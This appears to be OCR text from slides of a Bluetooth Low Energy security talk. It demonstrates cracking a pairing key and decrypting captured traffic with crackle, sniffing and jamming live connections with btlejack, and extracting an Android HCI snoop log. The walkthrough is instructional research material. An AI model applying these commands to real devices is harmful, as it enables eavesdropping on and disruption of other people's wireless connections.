
```
# crackle -i ltk_exchange.pcap  -o decrypted.pcap
!!!
TK found: 000000
ding ding ding, using a TK of 0! Just Cracks(tm)
!!!
Warning: packet is too short to be encrypted (1), skipping
LTK found: 7f62c053f104a5bbe68b1d896a2ed49c
Done, processed 712 total packets, decrypted 3
```


Supported Formats:
ll_phdr is supported by crackle

If you have the long term key (LTK), you can directly specify the LTK and decrypt the PCAP:

```
# crackle -l 7f62c053f104a5bbe68b1d896a2ed49c -i encrypted_ltk.pcap  -o decrypted2.pcap
Warning: packet is too short to be encrypted (1), skipping
Warning: packet is too short to be encrypted (2), skipping
Warning: could not decrypt packet! Copying as is..
Warning: could not decrypt packet! Copying as is..
Warning: could not decrypt packet! Copying as is..
Warning: invalid packet (length to long), skipping
Done, processed 297 total packets, decrypted 7
```

Demo Time: Sniffing Existing Connection





root@chaos:~/ble
figlet Sniffing Existing Connection
root@chaos:~/ble
btlejack -s
[0] 1:bash*
emanuel@chaos | 0.22 0.38 0.42 | 2020-02-26 10:39
ThinkPad

BtleJack: Jam an Existing Connection

Jam an existing connection:

```
# btlejack -f 0xaf9abbd6 -j
BtleJack version 1.3

[i] Detected sniffers:
 > Sniffer #0: fw version 1.3

[i] Synchronizing with connection 0xaf9abbd6 ...
✓ CRCInit = 0x19eef7
✓ Channel Map = 0x1fffffff800
✓ Hop interval = 10
✓ Hop increment = 7
[i] Synchronized, jamming in progress ...
```




BtleJack: Other Notes

Clear connection info cache:

```
# btlejack  -z
BtleJack version 1.3

[i] Stored connections cleared
```

Limitation:
BtleJack does not implement on-the-fly packet decryption, so it cannot catch the encrypted LL_CONNECTION_UPDATE_REQ and therefore cannot stay synchronized with the connection. This may be the case if you loose the connection. (GitHub Issue #29)


Android Bluetooth HCI Snoop Log




Enable Bluetooth HCI snoop log

HCI = Host Controller Interface

Toggle the Bluetooth adapter




Start device interaction



Android Bluetooth Snoop Log

```
# adb shell su -c cat /data/misc/bluetooth/logs/btsnoop_hci.log > btsnoop_hci.log
# file btsnoop_hci.log
btsnoop_hci.log: BTSnoop version 1, HCI UART (H4)
```

Location for Pixel 3, Android 9



Encrypted Link

Read Encrypted Data, e.g. Long Term Key

